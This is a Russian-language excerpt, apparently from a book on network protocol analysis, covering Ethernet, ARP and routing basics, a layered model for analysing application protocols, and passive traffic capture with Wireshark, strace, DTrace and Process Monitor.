Вкратце рассмотрим, как данные передаются от одного узла к другому с помощью модели инкапсуляции данных IPS. На рис. 1.5 показана простая сеть Ethernet с тремя узлами.

В данном примере узел с IP-адресом 192.1.1.101 ❶ хочет отправить данные по протоколу IP на узел ❷ с IP-адресом 192.1.1.50. (*Коммутатор* ❸ пересылает кадры Ethernet между всеми узлами в сети. Коммутатору не нужен IP-адрес, потому что он работает только на канальном уровне.) Вот что происходит при передаче данных между двумя узлами.

1. Узел сетевого стека операционной системы ❶ инкапсулирует данные прикладного и транспортного уровней и создает IP-пакет с адресом отправителя 192.1.1.101 и адресом назначения 192.1.1.50.
2. На данном этапе операционная система может инкапсулировать IP-данные как кадр Ethernet, но она может не знать MAC-адрес

целевого узла. Она может запросить MAC-адрес для определенного IP-адреса с помощью протокола ARP, который отправляет запрос всем узлам в сети, чтобы найти MAC-адрес для IP-адреса назначения.

3. Как только узел ❶ получает ARP-ответ, он может построить кадр, задав в качестве адреса отправителя локальный MAC-адрес 00-11-22-33-44-55 и адрес назначения 66-77-88-99-AA-BB. Новый кадр передается по сети и принимается коммутатором ❸.
4. Коммутатор пересылает кадр на узел назначения, который распаковывает IP-пакет и проверяет соответствие IP-адреса назначения. Затем полезные данные IP извлекаются и передаются вверх по стеку для приема ожидающим приложением.




Рис. 1.5. Простая сеть Ethernet

Сетевая маршрутизация

Ethernet требует, чтобы все узлы были подключены напрямую к одной локальной сети. Данное требование является серьезным ограничением для по-настоящему глобальной сети, поскольку физически соединять узлы друг с другом не представляется возможным. Вместо того чтобы требовать прямого подключения всех узлов, адреса отправителя и получателя позволяют *маршрутизировать* данные по разным сетям до тех пор, пока те не достигнут нужного узла назначения, как показано на рис. 1.6.

На рисунке видны две сети Ethernet, каждая из которых имеет отдельные диапазоны IP-адресов. Следующее описание объясняет, как IP использует эту модель для отправки данных от узла ❶ в сети 1 к узлу ❷ в сети 2.

1. Узел сетевого стека операционной системы ❶ инкапсулирует данные прикладного и транспортного уровней и создает IP-пакет с адресом отправителя 192.1.1.101 и адресом получателя 200.0.1.50.

2. Сетевому стеку необходимо отправить кадр Ethernet, но поскольку IP-адрес назначения не существует ни в одной сети Ethernet, к которой подключен узел, стек обращается к *таблице маршрутизации* операционной системы. В этом примере таблица маршрутизации содержит запись для IP-адреса 200.0.1.50. Запись указывает на то, что маршрутизатор ❸ на IP-адресе 192.1.1.1 знает, как добраться до этого адреса назначения.
3. Операционная система использует протокол ARP для поиска MAC-адреса маршрутизатора по адресу 192.1.1.1, а исходный IP-пакет инкапсулируется в кадр Ethernet с этим MAC-адресом.
4. Маршрутизатор получает кадр Ethernet и распаковывает IP-пакет. Когда маршрутизатор проверяет IP-адрес назначения, он определяет, что IP-пакет предназначен не для маршрутизатора, а для другого узла в другой подключенной сети. Маршрутизатор ищет MAC-адрес 200.0.1.50, инкапсулирует исходный IP-пакет в новый кадр Ethernet и отправляет его в сеть ❷.
5. Узел назначения получает кадр Ethernet, распаковывает IP-пакет и обрабатывает его содержимое.




Рис. 1.6. Пример маршрутизируемой сети, соединяющей две сети Ethernet

Данный процесс маршрутизации может повторяться несколько раз. Например, если маршрутизатор не был бы подключен к сети, содержащей узел 200.0.1.50 напрямую, он сверился бы со своей таблицей маршрутизации и определил бы следующий маршрутизатор, которому он мог бы отправить IP-пакет.

Очевидно, что для каждого узла сети было бы непрактично выяснять, как добраться до другого узла в интернете. Если для пункта назначения нет явной записи маршрутизации, операционная система предоставляет запись в таблице маршрутизации по умолчанию, называемую *шлюзом по умолчанию*. Она содержит IP-адрес маршрутизатора, который может пересылать IP-пакеты по назначению.

Моя модель для анализа сетевых протоколов

IPS описывает, как работает обмен данными по сети; однако для анализа бо́льшая часть этой модели не актуальна. Проще использовать мою модель, чтобы понять, как ведет себя сетевой протокол прикладного уровня. Эта модель содержит три уровня, как показано на рис. 1.7, где видно, как я буду анализировать HTTP-запрос.

Вот три уровня моей модели:

- **уровень содержимого** – обеспечивает смысл того, что передается. Как видно на рис. 1.7, смысл состоит в том, чтобы выполнить запрос файла *image.jpg*. по протоколу HTTP;
- **уровень кодирования** – предоставляет правила, определяющие, как вы представляете содержимое. В данном примере HTTP-запрос кодируется как запрос по протоколу HTTP с использованием метода GET, который указывает файл, который нужно получить;
- **транспортный уровень** – предоставляет правила для управления передачей данных между узлами. В нашем примере запрос по протоколу HTTP с использованием метода GET отправляется через TCP/IP-соединение на порт 80 на удаленном узле.




Рис. 1.7. Моя концептуальная модель протокола

Такое разделение модели снижает сложность работы с протоколами прикладного уровня, поскольку позволяет отфильтровывать те детали сетевого протокола, которые не имеют значения. Например, поскольку нам все равно, как данные TCP/IP отправляются на удаленный узел (то, что они каким-то образом туда попадают, мы считаем само собой разумеющимся), мы просто рассматриваем их как данные, передающиеся в двоичном режиме, который просто работает.

Чтобы понять, почему подобная модель протокола полезна, рассмотрим такой пример: представьте, что вы проверяете сетевой тра-

фик вредоносного ПО. Вы обнаруживаете, что вредоносная программа использует протокол HTTP для получения команд от оператора через сервер. Например, оператор может попросить вредоносную программу перечислить все файлы на жестком диске зараженного компьютера. Список файлов можно отправить обратно на сервер, после чего оператор может запросить загрузку определенного файла.

Если проанализировать протокол с точки зрения того, как оператор будет взаимодействовать с вредоносным ПО, например запрашивая файл для загрузки, новый протокол разбивается на уровни, показанные на рис. 1.8.




Рис. 1.8. Концептуальная модель протокола вредоносного ПО, использующего протокол HTTP

В следующем списке приводится объяснение каждого уровня новой модели протокола:

- **уровень содержимого** – вредоносное приложение отправляет украденный файл *secret.doc* на сервер;
- **уровень кодирования** – кодирование команды для отправки украденного файла представляет собой простую текстовую строку с командой SEND, за которой следует имя и данные файла;
- **транспортный уровень** – протокол использует параметр HTTP-запроса для передачи команды. Он использует стандартный механизм процентного кодирования, что делает его легальным HTTP-запросом.

Обратите внимание, что в этом примере мы не рассматриваем отправку HTTP-запроса через TCP/IP; мы объединили кодирование и транспортный уровень на рис. 1.7 в транспортный уровень, показанный на рис. 1.8. Хотя вредоносное ПО по-прежнему использует протоколы более низкого уровня, такие как TCP/IP, эти протоколы не важны при анализе команды вредоносной программы на отправку файла. Причина, по которой это не важно, заключается в том, что

можно рассматривать отправку HTTP-запроса через TCP/IP как единый транспортный уровень, который просто работает, и сосредоточиться конкретно на уникальных командах вредоносного ПО.

Сузив рамки до уровней протокола, которые нужны нам для анализа, мы избегаем лишней работы и концентрируемся на уникальных аспектах протокола. С другой стороны, если бы мы проанализировали этот протокол, используя уровни, изображенные на рис. 1.7, то можно было бы предположить, что вредоносная программа просто запрашивает файл *image.jpg*, потому что казалось бы, что это все, что делает HTTP-запрос.

Заключительное слово

В этой главе был представлен краткий обзор основ сетей. Мы обсудили IPS, включая протоколы, с которыми вы столкнетесь в реальных сетях, и увидели, как данные передаются между узлами в локальной сети, а также в удаленных сетях посредством маршрутизации. Кроме того, я описал, как рассматривать сетевые протоколы прикладного уровня, чтобы вам было проще сосредоточиться на уникальных особенностях протокола и тем самым ускорить его анализ.

В главе 2 мы будем использовать эти основы, что поможет нам при перехвате сетевого трафика, который мы будем анализировать. Цель перехвата сетевого трафика – получить доступ к данным, необходимым для запуска процесса анализа, определить, какие протоколы используются, и в конечном итоге обнаружить проблемы безопасности, которые можно применять для компрометации приложений, использующих эти протоколы.

2

ПЕРЕХВАТ ТРАФИКА

Удивительно, но перехват полезного трафика может оказаться сложной задачей при анализе протокола. В этой главе описываются два разных метода перехвата: *пассивный* и *активный*. При пассивном перехвате вы не взаимодействуете с трафиком напрямую, а извлекаете данные по мере их *передачи по сети*, что должно быть вам знакомо по работе с такими инструментами, как Wireshark.

Вы увидите, что разные приложения предоставляют разные механизмы (у которых есть свои достоинства и недостатки) для перенаправления трафика. При активном перехвате вы вмешиваетесь в трафик между клиентским приложением и сервером; это довольно мощный метод, но он может привести к осложнениям. Можно рассматривать активный перехват с точки зрения прокси или даже атаки «человек посередине». Рассмотрим эти техники более подробно.

Пассивный перехват сетевого трафика

Пассивный перехват – относительно простой метод: обычно он не требует специального оборудования, и вам не нужно писать собственный код.

На рис. 2.1 показан распространенный сценарий: клиент и сервер обмениваются данными через Ethernet по сети.




Рис. 2.1. Пример пассивного перехвата

Пассивный перехват может происходить в сети, путем захвата трафика по мере его прохождения либо с помощью анализа трафика непосредственно на хосте клиента или сервера.

Краткое руководство по Wireshark

Wireshark – пожалуй, самое популярное приложение для анализа трафика. Оно кросс-платформенное и простое в использовании. Кроме того, у него имеется множество встроенных функций для анализа протоколов. В главе 5 вы узнаете, как написать диссектор, который поможет вам при анализе протокола, а пока давайте настроим Wireshark для перехвата IP-трафика из сети.

Для перехвата трафика из интерфейса Ethernet (проводного или беспроводного) устройство перехвата должно находиться в *беспорядочном режиме*. Устройство в беспорядочном режиме получает и обрабатывает любой кадр Ethernet, который видит, даже если он не предназначен для данного интерфейса. Перехватить трафик приложения, работающего на том же компьютере, не сложно: просто отслеживайте исходящий сетевой интерфейс или сетевой интерфейс «внутренней петли» (более известный как локальный хост). В противном случае вам может потребоваться сетевое оборудование, такое как концентратор или настроенный коммутатор, чтобы обеспечить отправку трафика на свой сетевой интерфейс.

На рис. 2.2 показано представление по умолчанию при перехвате трафика из интерфейса Ethernet.

Здесь есть три основные области. Область ❶ показывает временную шкалу перехваченных необработанных пакетов. На этой шкале представлен список IP-адресов отправителей и получателей, а также

сводная информация о декодированном протоколе. Область ❷ предоставляет пакет в разобранном виде, разделенный на отдельные уровни, соответствующие моделям сетевого стека OSI. Область ❸ показывает перехваченный пакет в необработанном виде.




Рис. 2.2. Представление Wireshark по умолчанию

Сетевой протокол TCP основан на потоках и предназначен для восстановления после потери пакетов или повреждения данных. Характер сетей и IP не гарантируют, что пакеты будут получены в определенном порядке. Поэтому, когда вы перехватываете пакеты, представление временной шкалы, возможно, будет трудно интерпретировать. К счастью, Wireshark предлагает диссекторы для известных протоколов, которые обычно восстанавливают весь поток и предоставляют всю информацию в одном месте. Например, выделите пакет в TCP-соединении на временной шкале, а затем выберите **Analyze → Follow TCP Stream** из главного меню. Должно появиться диалоговое окно, похожее на то, что изображено на рис. 2.3. Для протоколов без диссектора Wireshark может выполнить дешифровку потока и представить его в удобном для просмотра виде.

Wireshark – это комплексный инструмент, и освещение всех его функций выходит за рамки этой книги. Если вы незнакомы с ним, почитайте, например, *Practical Packet Analysis, 3rd Edition* (No Starch

Press, 2017), чтобы узнать о многих его полезных функциях. Wireshark незаменим для анализа сетевого трафика и распространяется бесплатно под лицензией GPL.




Рис. 2.3. Следуем за потоком TCP

Альтернативные методы пассивного перехвата

Иногда использование такой программы-анализатора нецелесообразно, например в ситуациях, когда у вас нет полномочий на перехват трафика. Возможно, вы выполняете тест на проникновение в системе без доступа с правами администратора или на мобильном устройстве с оболочкой с ограниченными привилегиями, или вам просто нужно убедиться, что вы просматриваете трафик только для тестируемого приложения. Это не всегда легко сделать с помощью программы-анализатора трафика, если вы не коррелируете трафик по времени. В этом разделе я опишу несколько методов извлечения сетевого трафика из локального приложения без использования подобного инструмента.

Отслеживание системных вызовов

Многие современные операционные системы предоставляют два режима выполнения. *Режим ядра* работает с высоким уровнем привилегий и содержит код, реализующий основные функции ОС. В *поль-*

зовательском режиме выполняются повседневные процессы. Ядро предоставляет службы пользовательскому режиму, экспортируя набор специальных системных вызовов (рис. 2.4), позволяя пользователям получать доступ к файлам, создавать процессы и – что самое главное для нас – подключаться к сетям.




Рис. 2.4. Пример обмена данными по сети через системные вызовы

Когда приложение хочет подключиться к удаленному серверу, оно отправляет специальные системные вызовы ядру ОС, чтобы открыть соединение. Затем приложение считывает и записывает сетевые данные. В зависимости от операционной системы, в которой работают ваши сетевые приложения, можно отслеживать эти вызовы напрямую, чтобы пассивно извлекать данные из приложения.

Большинство Unix-подобных систем реализуют системные вызовы, напоминающие модель сокетов Беркли для обмена данными. Это неудивительно, поскольку протокол IP изначально был реализован в операционной системе Berkeley Software Distribution (BSD) 4.2 Unix. Данная реализация сокетов также является частью POSIX, что делает ее стандартом де-факто. В табл. 2.1 показаны некоторые наиболее важные системные вызовы.

Чтобы узнать больше о том, как работают эти системные вызовы, есть отличная книга *The TCP/IP Guide* (No Starch Press, 2005). Также доступно множество онлайн-ресурсов, а большинство Unix-подобных

операционных систем содержат руководства, которые можно просмотреть в терминале с помощью команды `man 2` *`syscall_name`*. Теперь посмотрим, как отслеживать системные вызовы.

Таблица 2.1. Распространенные системные вызовы Unix для работы в сети

Имя	Описание
`socket`	Создает новый дескриптор файла сокета
`connect`	Подключает сокет к известному IP-адресу и порту
`bind`	Привязывает сокет к известному локальному IP-адресу и порту
`recv`, `read`, `recvfrom`	Получает данные из сети через сокет. Универсальная функция `read` предназначена для чтения из файлового дескриптора, тогда как `recv` и `recvfrom` являются специфичными для API сокета
`send`, `write`, `sendfrom`	Отправляет данные по сети через сокет

Утилита strace для Linux

В Linux можно напрямую отслеживать системные вызовы из пользовательской программы без специальных полномочий, если только приложение, которое вы хотите отслеживать, не запускается от имени привилегированного пользователя. Многие дистрибутивы Linux содержат удобную утилиту `strace`, которая сделает бóльшую часть работы за вас. Если она не установлена по умолчанию, скачайте ее из диспетчера пакетов вашего дистрибутива или скомпилируйте из исходного кода.

Выполните следующую команду, заменив */path/to/app* на приложение, которое вы тестируете, а вместо *args* укажите необходимые параметры для журналирования сетевых системных вызовов, используемых этим приложением:

```
$ strace -e trace=network,read,write /path/to/app args
```

Проследим за сетевым приложением, которое читает и записывает несколько строк, и посмотрим на вывод strace. В листинге 2.1 показаны четыре записи журнала (посторонние записи были удалены для краткости).

Листинг 2.1. Пример вывода утилиты strace

```
$ strace -e trace=network,read,write customapp
--обрезано--
❶ socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
❷ connect(3, {sa_family=AF_INET, sin_port=htons(5555),
                     sin_addr=inet_addr("192.168.10.1")}, 16) = 0
❸ write(3, "Hello World!\n", 13)          = 13
❹ read(3, "Boo!\n", 2048)                 = 5
```

Первая запись ❶ создает новый сокет TCP, которому назначается дескриптор 3. Следующая запись ❷ показывает системный вызов con-

nect, используемый для установления TCP-соединения с IP-адресом 192.168.10.1 на порту 5555. Затем приложение записывает строку Hello World! ❸, перед тем как прочитать строку Boo! ❹. Вывод показывает, что с помощью этой утилиты можно получить неплохое представление о том, что делает приложение на уровне системного вызова, даже если у вас нет высоких привилегий.

Мониторинг сетевых подключений с помощью DTrace

DTrace – очень мощный инструмент, доступный во многих Unix-подобных системах, включая Solaris (для которой и был первоначально разработан), macOS и FreeBSD. Он позволяет устанавливать общесистемные датчики специальных провайдеров, включая системные вызовы. Его можно настроить с помощью сценариев, написанных на языке, где используется синтаксис, подобный C.

В листинге 2.2 показан пример сценария, который отслеживает исходящие IP-соединения, используя DTrace.

Листинг 2.2. Простой сценарий DTrace для отслеживания системного вызова connect

traceconnect.d

```
/* traceconnect.d - простой сценарий DTrace для отслеживания системного вызова
connect */
❶ struct sockaddr_in {
    short           sin_family;
    unsigned short  sin_port;
    in_addr_t       sin_addr;
    char            sin_zero[8];
};

❷ syscall::connect:entry
❸ /arg2 == sizeof(struct sockaddr_in)/
{
  ❹ addr = (struct sockaddr_in*)copyin(arg1, arg2);
  ❺ printf("process:'%s' %s:%d", execname, inet_ntop(2, &addr->sin_addr),
      ntohs(addr->sin_port));
}
```

Этот простой сценарий отслеживает системный вызов connect и выводит соединения TCP и UDP версии IPv4. Системный вызов принимает три параметра, arg0, arg1 и arg2, на языке сценариев DTrace, которые инициализируются в ядре. Параметр arg0 – это дескриптор файла сокета (который нам не нужен), arg1 – это адрес сокета, к которому мы подключаемся, а arg2 – длина этого адреса. Параметр 0 – это дескриптор сокета, который в данном случае нам не нужен. Следующий параметр – адрес памяти пользовательского процесса структуры адресов сокетов. Это адрес подключения, и у него могут быть разные размеры в зависимости от типа сокета. (Например, адреса IPv4 меньше, чем IPv6.) Последний параметр – длина структуры адресов сокетов в байтах.

Сценарий определяет структуру `sockaddr_in`, которая используется для соединений IPv4 ❶; во многих случаях эти структуры можно скопировать напрямую из системных файлов заголовков C. Системный вызов, который нужно будет отслеживать, указан в строке под номером ❷. В строке ❸ используется фильтр DTrace, чтобы гарантировать, что мы отслеживаем только те вызовы, где адрес сокета имеет тот же размер, что и `sockaddr_in`. В строке под номером ❹ структура `sockaddr_in` копируется из вашего процесса в локальную структуру для проверки со стороны DTrace. В строке под номером ❺ имя процесса, IP-адрес назначения и порт выводятся на консоль.

Чтобы запустить этот сценарий, скопируйте его в файл *traceconnect.d*, а затем выполните команду `dtrace -s traceconnect.d` от имени привилегированного пользователя. Если вы используете приложение, подключенное к сети, то результат должен выглядеть, как показано в листинге 2.3.

Листинг 2.3. Пример вывода из файла сценария traceconnect.d

```
process:'Google Chrome'    173.194.78.125:5222
process:'Google Chrome'    173.194.66.95:443
process:'Google Chrome'    217.32.28.199:80
process:'ntpd'             17.72.148.53:123
process:'Mail'             173.194.67.109:993
process:'syncdefaultsd'    17.167.137.30:443
process:'AddressBookSour'  17.172.192.30:443
```

Вывод показывает отдельные подключения к IP-адресам, имя процесса, например `'Google Chrome'`, IP-адрес и порт подключения. К сожалению, такой вывод не всегда так полезен, как вывод strace в Linux, но DTrace, безусловно, является ценным инструментом. Эта демонстрация лишь поверхностно описывает возможности DTrace.

Process Monitor в Windows

В отличие от Unix-подобных систем, Windows реализует свои сетевые функции пользовательского режима без прямых системных вызовов. Доступ к сетевому стеку предоставляется через драйвер, и при установлении соединения используются системные вызовы `open`, `read` и `write`, чтобы настроить сетевой сокет для использования. Даже если бы Windows поддерживала инструмент, подобный `strace`, такая реализация затрудняет мониторинг сетевого трафика на том же уровне, что и в других платформах.

Начиная с Vista и более поздних версий Windows поддерживает фреймворк генерации событий, который позволяет приложениям отслеживать активность в сети. Писать для этого собственную реализацию – дело довольно непростое, но, к счастью, уже есть инструмент, который сделает это за вас: Process Monitor от компании Microsoft. На рис. 2.5 показан основной интерфейс Process Monitor. Фильтруются только события, связанные с сетевыми подключениями.




Рис. 2.5. Пример работы Process Monitor

При выборе фильтра, обведенного на рис. 2.5, отображаются только события, относящиеся к сетевым подключениям из контролируемого процесса. Подробная информация включает в себя задействованные хосты, а также используемый протокол и порт. Хотя перехват не предоставляет никаких данных, связанных с подключениями, он дает ценную информацию о передаче данных по сети. Process Monitor также может перехватывать состояние текущего стека вызовов, что помогает определить, где в приложении выполняются сетевые подключения. Эта тема станет важной в главе 6, когда мы займемся обратной разработкой двоичных файлов для работы с сетевым протоколом. На рис. 2.6 подробно показано отдельное HTTP-соединение с удаленным сервером.




Рис. 2.6. Отдельное перехваченное соединение

